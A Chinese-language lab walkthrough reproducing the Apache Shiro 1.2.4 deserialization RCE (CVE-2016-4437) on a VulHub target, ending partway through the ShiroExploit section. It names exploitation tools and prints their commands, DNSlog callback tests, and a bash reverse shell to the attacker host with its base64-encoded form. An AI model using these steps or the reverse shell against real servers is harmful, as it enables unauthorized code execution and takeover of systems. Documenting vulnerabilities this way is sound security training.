**Shiro1.2.4 反序列化命令执行漏洞复现.docx**

(By Jean)

目录

[1. Shiro简介 2](#_Toc1343)

[2. 漏洞概述 2](#_Toc21508)

[3. 漏洞原理 2](#_Toc25251)

[4. 漏洞环境 2](#_Toc17520)

[5. VulHub部署Shiro1.2.4 漏洞环境 3](#_Toc15036)

[5.1. Centos上执行操作 3](#_Toc30383)

[5.2. Windows10上查看结果 4](#_Toc20615)

[6. 使用工具ShiroScan进行漏洞验证 5](#_Toc7002)

[6.1. Kali上执行操作 5](#_Toc28032)

[6.2. Windows10上查看结果 5](#_Toc27682)

[7. 使用工具shiro\_rce进行漏洞验证 5](#_Toc10799)

[7.1. Kali上执行操作 5](#_Toc13984)

[7.2. Windows10上查看结果 8](#_Toc8241)

[7.3. Kali上查看结果 8](#_Toc20160)

[8. 使用工具ShiroExploit进行漏洞验证 8](#_Toc31105)

[8.1. Windows10上执行操作 8](#_Toc11616)

[8.2. Windows上查看结果 9](#_Toc12045)

[8.3. Kali上执行操作 10](#_Toc25886)

[8.4. Windows10上执行操作 10](#_Toc6354)

[8.5. Kali上查看结果 11](#_Toc9838)

[9. 参考 12](#_Toc17441)

# Shiro简介

Apache Shiro是一个强大且易用的Java安全框架,执行身份验证、授权、密码和会话管理。使用Shiro的易于理解的API,您可以快速、轻松地获得任何应用程序,从最小的移动应用程序到最大的网络和企业应用程序。

# 漏洞概述

Apache Shiro 1.2.4及以前版本中，加密的用户信息序列化后存储在名为remember-me的Cookie中。攻击者可以使用Shiro的默认密钥伪造用户Cookie，触发Java反序列化漏洞，进而在目标机器上执行任意命令。

# 漏洞原理

Apache Shiro 1.2.4反序列化漏洞分析漏洞原理分析，可参考<https://www.freebuf.com/vuls/178014.html>

# 漏洞环境

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **名称** | **操作系统** | **IP** | **版本** | **Java环境（java -version）** |
| 攻击机 | Kali（VM虚拟机、NAT模式） | 192.168.96.129 | Linux version 4.19.0-kali4-amd64 (devel@kali.org) (gcc version 8.3.0 (Debian 8.3.0-2)) #1 SMP Debian 4.19.28-2kali1 (2019-03-18) | * java version "1.8.0\_191" * Java(TM) SE Runtime Environment (build 1.8.0\_191-b12) * Java HotSpot(TM) 64-Bit Server VM (build 25.191-b12, mixed mode) |
| 靶机 | Centos7（VM虚拟机、NAT模式） | 192.168.96.128 | CentOS Linux release 7.6.1810 (Core) | * openjdk version "1.8.0\_181" * OpenJDK Runtime Environment (build 1.8.0\_181-b13) * OpenJDK 64-Bit Server VM (build 25.181-b13, mixed mode) |
| Burpsuite  使用主机 | Windows10 | 172.20.10.8 | 2004 | * java version "1.8.0\_211" * Java(TM) SE Runtime Environment (build 1.8.0\_211-b12) * Java HotSpot(TM) 64-Bit Server VM (build 25.211-b12, mixed mode) |

# VulHub部署Shiro1.2.4 漏洞环境

## Centos上执行操作

1. 进入漏洞目录

cd /root/vulhub/shiro/CVE-[CVE-2016-4437](http://www.baidu.com/link?url=Z-bxkJr3cISEmcQRdO6h4QujM7jSl7SE0q3779_Zetp16B40uphjOCJGARC4M1sTTk61Ql3FTT4AJZi9XVK5u_" \t "https://www.baidu.com/_blank)

2、使用docker一键部署启动

docker-compose build && docker-compose up -d

3、漏洞环境部署完成


<http://192.168.96.128:8080/login;jsessionid=E25CEA469E8FC9945FCB3E0CA1EF40D5>

4、关闭漏洞环境

当漏洞验证完成时，在漏洞目录执行docker-compose down关闭漏洞环境。


## Windows10上查看结果

访问http://192.168.96.128:8080/login;jsessionid=C206EB4AADE7C756144BEA028204C1E2



账号密码为admin/vulhub

使用burpsuite进行抓包，发现Set-cookie中有rememberMe字段。



# 使用工具ShiroScan进行漏洞验证


## Kali上执行操作

1、下载工具

git clone <https://github.com/sv3nbeast/ShiroScan>.git


2、执行利用脚本

python shiro\_rce.py http://192.168.96.128:8080 "ping 9vurou.dnslog.cn"



## Windows10上查看结果

查看dnslog执行记录：



# 使用工具shiro\_rce进行漏洞验证

## Kali上执行操作

1、下载工具


Wget https://xz.aliyun.com/forum/upload/affix/shiro\_tool.zip ,解压密码wyzxxz

2、解压文件


7z x -pwyzxxz shiro\_tool.zip

3、执行以下命令

java -jar shiro\_tool.jar http://192.168.96.128:8080




4、在第三步的基础上，选择0后，执行命令：curl cc5ost.dnslog.cn



5、获取shell

Nc开启端口监听：



然后需要将shell反弹到kali主机，反弹shell的命令为：


**bash -i >& /dev/tcp/192.168.96.129/7777 0>&1**

对该命令进行base64编码（<http://www.jackson-t.ca/runtime-exec-payloads.html>），得到以下结果：

在第三步的基础上，选择0后，输入命令：**bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4Ljk2LjEyOS83Nzc3IDA+JjE=}|{base64,-d}|{bash,-i}**


## Windows10上查看结果

查看dnslog执行记录：




## Kali上查看结果

成功反弹shell：




# 使用工具ShiroExploit进行漏洞验证

## Windows10上执行操作



## Windows上查看结果




## Kali上执行操作

Nc开启端口监听

